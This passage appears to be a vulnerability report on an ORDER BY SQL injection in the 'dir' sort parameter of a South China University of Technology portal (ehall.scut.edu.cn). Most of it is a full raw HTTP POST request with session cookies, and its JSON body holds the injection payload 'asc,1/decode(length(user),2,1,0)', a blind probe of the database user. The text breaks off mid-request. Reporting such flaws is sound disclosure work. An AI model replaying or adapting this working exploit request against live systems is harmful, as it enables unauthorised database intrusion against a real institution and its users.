https://my.scut.edu.cn

统一门户-应用中心-常用应用-全部应用-单位编码查询-查询-dir参数排序注入

dir参数存在排序注入

数据包：

POST /fp/cp/templateList/getList HTTP/1.1
Host: ehall.scut.edu.cn
Cookie: JSESSIONID=5ECAF3000ABBFF06E7E6C11F83836984; _qddaz=QD.2ff4f1.4qwtwa.lbg46b1w; JSESSIONID=BA366822737CDE02D17CC6F890092266; clwz_blc_pst_ehall=1187063498.38943
Content-Length: 395
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://ehall.scut.edu.cn
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ehall.scut.edu.cn/fp/view?m=fp&hidemenu=true&hideheader=true
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,ko;q=0.8,en;q=0.7,my;q=0.6
Connection: close

{"draw":3,"order":
[{"column":2,"dir":"asc,1/decode(length(user),2,1,0)","name":"DWH"}],"pageNum":1,"pageSize":10,"start":0,"length":10,"pageid":"2147908627861504","menuid":"fp_017_025","workflow_id":"","workflow_node_id":"","workflow_type":"","systemType":"fp","cp_language":"zh_CN","is_i18n":"true","t